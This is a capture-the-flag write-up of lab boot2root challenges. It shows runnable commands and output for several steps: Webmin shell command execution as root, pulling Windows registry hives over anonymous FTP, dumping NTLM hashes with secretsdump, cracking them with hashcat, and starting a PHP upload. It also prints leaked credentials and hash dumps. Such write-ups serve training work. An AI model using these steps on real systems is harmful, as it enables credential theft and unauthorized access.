
```
curl -k -s -b /tmp/wm.cookie \
```

```
-H 'Referer: https://192.168.1.21:9090/shell/' \
-X POST 'https://192.168.1.21:9090/shell/index.cgi' \
-F 'cmd=id; ls -la /root; grep -Rns "OWASPKL{" /root 2>/dev/null; cat /root/proof.txt' \
-F 'pwd=/root' -F 'history='
```

► Bash

```
uid=0(root) gid=0(root) groups=0(root)
drwx----- 1 root root 4096 ... .
-rw-r--r-- 1 root root 42 May 25 21:17 proof.txt
/root/proof.txt:1:OWASPKL{68e8511198425c0cbbb3f0d182314afd}
OWASPKL{68e8511198425c0cbbb3f0d182314afd}
```

Webmin login returned 302 for aimantino, the Command Shell module loaded (Command Shell - Webmin 2.641 on chain); `ls -la /root + grep "OWASPKL{"` located `/root/proof.txt` (root-owned, 42 bytes) holding the flag above.



5. Flag

OWASPKL{68e8511198425c0cbbb3f0d182314afd}

6. Summary of Approach & Key Takeaways

36. Reused the Part I `www-data` webshell.
 37. Found `127.0.0.1:3306` and root-run Webmin on `0.0.0.0:9090`.
 38. Leaked `aimantino:4iman_4dmin@2024` from `db.config`.
 39. Reused those creds on Webmin (login `302`).
 40. Executed `cat /root/proof.txt` as root via the Webmin shell module.
- Plaintext creds in app config files are a direct privilege-escalation vector when reused on a root service.
 - Webmin's shell module = instant root RCE once authenticated.

BOOT2ROOT - FORENSIC APPENDIX

Chain of Attacks - III BONUS: The VMDK Ghost Flag

Category: Boot2Root - Forensic Appendix | **Points:** N/A (not scored - build artifact) | **Difficulty:** Bonus

File: 192.168.1.21 (Chain of Attacks VMDK)

0. Disclaimer to the Organizers (please read first)

I want to be fully transparent. The official rules state that mounting, modifying, or directly accessing the VM disk / box files outside the challenge environment is not an intended method.


In my own words:

"After solving Part 1 and Part 2, I could not find the Part 3 challenge flag on the live environment, so the only way I could get it was to extract the flag from the VMDK."

I am **not** claiming points for this. I am submitting it only as a forensic appendix because it documents a leftover build-time string, and I would rather disclose exactly how I found it than hide it. If this conflicts with the rules, please disregard it entirely. The scored Part I and Part II flags were obtained through the intended live attack paths (see those writeups). I apologize if reaching for the disk image overstepped. It was a last resort after I could not locate the live Part III path.

1. Challenge Overview

Offline inspection of the target VMDK revealed a third flag-like string, `0WASPKL{ch41n_0f_4tt4cks_p4rt_1}`. It is not present as a live flag file on the running target; it survives only as a build-time configuration residue.



2. Initial Reconnaissance

2.1 String search on the raw VMDK

```
PowerShell
findstr /C:"0WASPKL{" "Chain Of Attack Machine-disk1.vmdk"
```



The matches sat inside Qlipper (Lubuntu clipboard manager) history for the user chain:

The entry records the operator copy-pasting the original leetspeak flag during the VM build:

4. Exploitation / Recovery

For completeness, once root is obtained through the intended Part II path, the same string can be read live (no disk access needed):

This confirms the author originally used a leetspeak flag, later replaced by the MD5 flag before deployment.

0WASPKL{ch41n_0f_4tt4cks_p4rt_1} (build artifact only, not submitted for points)

41. Linear string scan (`findstr`) on the raw VMDK surfaced a third `OWASPKL{...}` string.
42. Traced it to Qlipper clipboard history for user `chain`.
43. Same residue is also readable live from `qlipper.ini` once root is held.

The Art of Evasion & Persistence - I


Category: Boot2Root | Points: 930 | Difficulty: Very Hard

Target: 192.168.1.22 | Flag: OWASPKL-{b955142d1496bc8d6f0d5b16f014666}

1. Challenge Overview

Windows box exposing FTP and SMB. The path:

- Anonymous FTP (active mode) exposes the SAM, SECURITY, SYSTEM registry hives.
- Dump NTLM hashes offline on Kali, crack webadmin.
- Use the cracked creds over SMB to read webadmin\Desktop\local.txt.



2. Initial Reconnaissance

I ran Nmap and found FTP + SMB exposed.

► Bash

```
nmap -sC -sV -p- -T4 192.168.1.22
```

Result (key ports):

- 21/tcp FileZilla FTP, anonymous login allowed.
- 445/tcp SMB.
- 80/443/8080 web services.

► Bash

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	FileZilla ftpd 1.12.6
445/tcp	open	microsoft-ds?	
8080/tcp	open	http	Apache httpd 2.4.58

```

Session Actions Edit View Help

(nopalinto@kali)-[~]
$ nmap -sC -sV -p- -T4 192.168.1.22
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-31 21:27 -0400
Nmap scan report for 192.168.1.22
Host is up (0.0000s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 1.12.6
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
| ftp-syst:
|_  SYS: UNIX emulated by FileZilla.
|_  tls-alpn:
|_  _ftp
|_  ssl-cert: Subject: commonName=filezilla-server self signed certificate
|_  Not valid before: 2026-05-26T12:56:16
|_  Not valid after: 2027-05-27T13:01:16
80/tcp    open  http         Microsoft IIS httpd 10.0
|_  http-methods:
|_  _Potentially risky methods: TRACE
|_  http-title: IIS Windows
|_  http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.0.30)
|_  ssl-date: TLS randomness does not represent time
|_  tls-alpn:
|_  _http/1.1
|_  ssl-cert: Subject: commonName=localhost
|_  Not valid before: 2009-11-10T23:48:47
|_  Not valid after: 2019-11-08T23:48:47
|_  http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_  http-title: Welcome to XAMPP
|_  Requested resource was https://192.168.1.22/dashboard/
445/tcp   open  microsoft-ds?
8080/tcp  open  http         Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.0.30)
|_  http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30

```

3. Analysis / Forensics Path

3.1 Enumerate anonymous FTP and find the hives

Anonymous login is allowed. Passive listing hung, so I forced active mode and listed the root — three Windows registry hives are exposed.

► Bash

```
python3 -c "
from ftplib import FTP
ftp=FTP('192.168.1.22'); print(ftp.getwelcome())
print(ftp.login('anonymous','anonymous@test'))
ftp.set_pasv(False) # active mode (passive hangs vs this FileZilla)
ftp.retrlines('LIST'); ftp.quit()"

```

► Bash

```
220-FileZilla Server 1.12.6
230 Login successful.
-r--r--r-- 1 ftp ftp      81920 May 26 13:21 SAM
-r--r--r-- 1 ftp ftp      24576 May 26 13:21 SECURITY
-r--r--r-- 1 ftp ftp     11456512 May 26 13:21 SYSTEM


```

```

Session Actions Edit View Help

(nopalinto@kali)-[~]
$ python3 -c "
from ftplib import FTP
ftp=FTP('192.168.1.22'); print(ftp.getwelcome())
print(ftp.login('anonymous','anonymous@test'))
ftp.set_pasv(False) # active mode (passive hangs vs this FileZilla)
ftp.retrlines('LIST'); ftp.quit()"
220-FileZilla Server 1.12.6
220 Please visit https://filezilla-project.org/
230 Login successful.
-r--r--r-- 1 ftp ftp      81920 May 26 13:21 SAM
-r--r--r-- 1 ftp ftp      24576 May 26 13:21 SECURITY
-r--r--r-- 1 ftp ftp     11456512 May 26 13:21 SYSTEM

```



3.2 Download the hives

The helper (`payloads/ftp_active_hive_loot.py`) repeats the same anonymous + active-mode session and RETRS the three files into `loot/`:

► Python

```
from ftplib import FTP
print("[*] Connected and switched to active mode")
ftp = FTP('192.168.1.22')
ftp.login('anonymous', 'anonymous@test')
ftp.set_pasv(False) # active mode

for fn in ('SAM', 'SECURITY', 'SYSTEM'):
    ftp.retrbinary(f'RETR {fn}', open(f'loot/{fn}', 'wb').write)
    print(f"[+] Downloaded {fn}")

ftp.quit()
```


► Bash

```
python3 /payloads/ftp_active_hive_loot.py
```

► Bash

```
[*] Connected and switched to active mode

[+] Downloaded SAM      -> loot/SAM      (81920 bytes)
[+] Downloaded SECURITY -> loot/SECURITY (24576 bytes)
[+] Downloaded SYSTEM  -> loot/SYSTEM  (11456512 bytes)
```



3.3 Dump NTLM hashes offline

► Bash

```
impacket-secretsdump -sam loot/SAM -security loot/SECURITY -system loot/SYSTEM LOCAL
```

► Bash

```
[*] Target system bootKey: 0x9bb8173d4c12219685e7f526ff8e7735
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
webadmin:1002:aad3b435b51404eeaad3b435b51404ee:97d15e7e19988b89622647e0c2a5f2a1:::
```

```
nopalinto@kali: ~/The_Art_Of_Evasion
Session Actions Edit View Help

(nopalinto@kali)-[~/The_Art_Of_Evasion]
$ impacket-secretsdump -sam loot/SAM -security loot/SECURITY -system loot/SYSTEM LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x9bb8173d4c12219685e7f526ff8e7735
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2110c42919c00dc7337738fe13ae2a80:::
ligac:1001:aad3b435b51404eeaad3b435b51404ee:27a42a4c91caf7e5ae797c0877a114af:::
webadmin:1002:aad3b435b51404eeaad3b435b51404ee:97d15e7e19988b89622647e0c2a5f2a1:::
svcbbackup:1003:aad3b435b51404eeaad3b435b51404ee:5a02d60c4015ab7b9c0cc7a8db84556e:::
jhalim:1004:aad3b435b51404eeaad3b435b51404ee:bb3cf68302be34934988983af522d55b:::
norziana:1005:aad3b435b51404eeaad3b435b51404ee:accee17d5173dd26ca2357b8f14004ff:::
fakhrl:1006:aad3b435b51404eeaad3b435b51404ee:459126d690f2cd0aac0a24a12d072e15:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd30cf3ad327ef283ff3be82363871ca56663a74d
dpapi_userkey:0x9c95c51ed01f2c5576c406469a5123a7a44f375c
[*] Cleaning up ...
```

4. Exploitation / Recovery

4.1 Crack the `webadmin` NTLM hash

► Bash

```
printf '97d15e7e19988b89622647e0c2a5f2a1\n' > loot/webadmin_nt.txt
hashcat -m 1000 -a 0 loot/webadmin_nt.txt /usr/share/wordlists/rockyou.txt
hashcat -m 1000 loot/webadmin_nt.txt --show
```

► Bash

```
97d15e7e19988b89622647e0c2a5f2a1:webhead2290
```

```
nopalinto@kali: ~/The_Art_Of_Evasion
Session Actions Edit View Help

(nopalinto@kali)-[~/The_Art_Of_Evasion]
$ printf '97d15e7e19988b89622647e0c2a5f2a1\n' > loot/webadmin_nt.txt
hashcat -m 1000 -a 0 loot/webadmin_nt.txt /usr/share/wordlists/rockyou.txt --runtime 180
hashcat -m 1000 loot/webadmin_nt.txt --show
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #01: cpu-haswell-AMD Ryzen 7 7435HS, 6955/13911 MB (2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.
For more information, see https://hashcat.net/faq/potfile

Started: Sun May 31 22:18:42 2026
Stopped: Sun May 31 22:18:42 2026
97d15e7e19988b89622647e0c2a5f2a1:webhead2290
```

4.2 Read the flag over SMB

Then used SMB to read the flag:



► Bash

```
smbclient //192.168.1.22/Users -U 'webadmin%webhead2290' -c 'cd webadmin/Desktop; ls; get local.txt proof/local.txt'
```

```
cat proof/local.txt
```

► Bash

```
OWASPKL{b955142d1496bc8d6f0d5b16f014666}
```

5. Flag

OWASPKL{b955142d1496bc8d6f0d5b16f014666}

6. Summary of Approach & Key Takeaways

44. FTP anonymous access exposed backup registry hives.
 45. Active-mode FTP bypassed the passive listing/download hang.
 46. Offline `secretsdump` recovered the `webadmin` NTLM hash.
 47. hashcat cracked it to `webhead2290`.
 48. SMB with the cracked creds read `local.txt`. No binary executed on target.
- Never expose `SAM/SECURITY/SYSTEM` over anonymous FTP — that is full offline credential disclosure.
 - When passive FTP hangs against Windows, switch to active mode.

The Art of Evasion & Persistence - II

Category: Boot2Root | Points: 971 | Difficulty: Very Hard

File: 192.168.1.22 | Flag: OWASPKL{33e9d2bbd6c42bf3b71aefbe7dan1...

1. Challenge Overview

Reuse the Part I creds (webadmin:webhead2290) on RiteCMS (8080). PHP execution in `media/` is blocked by `.htaccess`; delete it via the file manager, upload a PHP payload, and read `C:\Users\Administrator\Desktop\proof.txt` as `nt authority\system`.

2. Initial Reconnaissance

2.1 Confirm the web service


► Bash

```
nmap -sC -sV -p 8080 192.168.1.22 -oA art2_nmap_8080
```

► Bash

```
8080/tcp open  http  Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.0.30)
```

```
http-title: Welcome to XAMPP
```



```
nmapinto@kali: ~/The_Art_Of_Evasion
Session Actions Edit View Help

(nmapinto@kali)~[~/The_Art_Of_Evasion]
$ nmap -sC -sV -p 8080 192.168.1.22 -oA art2_nmap_8080
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-31 22:37 -0400
Nmap scan report for 192.168.1.22
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.0.30)
|_ http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Welcome to XAMPP
|_ Requested resource was http://192.168.1.22:8080/dashboard/
MAC Address: 00:0C:29:79:7E:88 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.68 seconds
```

3. Analysis / Forensics Path

3.1 Log in and enumerate the `media` directory

Reuse the Part I creds, then browse the file manager. The login redirects (302) and the `media` listing shows a `.htaccess` sitting alongside the uploads dir.

► Bash

```
curl -s -c proof/rite.cookie -d 'username=webadmin&userpw=webhead2290' -X POST
'http://192.168.1.22:8080/ritecms/admin.php' -o /dev/null -w 'login http={http_code}\n'
```

```
curl -s -b proof/rite.cookie 'http://192.168.1.22:8080/ritecms/admin.php?mode=filemanager&directory=media' |
grep -oiE '\.htaccess[a-z_]+\.(php)' | sort -u
```

► Bash

```
login http=302
```

```
.htaccess
```

3.2 Confirm `.htaccess` blocks PHP execution



Fetching anything under `media/` while the `.htaccess` is present returns `403` — PHP is denied until that file is removed via the same file manager.

► Bash

```
curl -s -o /dev/null -w 'GET /ritecms/media/.htaccess -> http={http_code}\n'
'http://192.168.1.22:8080/ritecms/media/.htaccess'
```

► Bash

```
GET /ritecms/media/.htaccess -> http=403
```



4. Exploitation / Recovery

4.1 Log into RiteCMS (Part I creds)

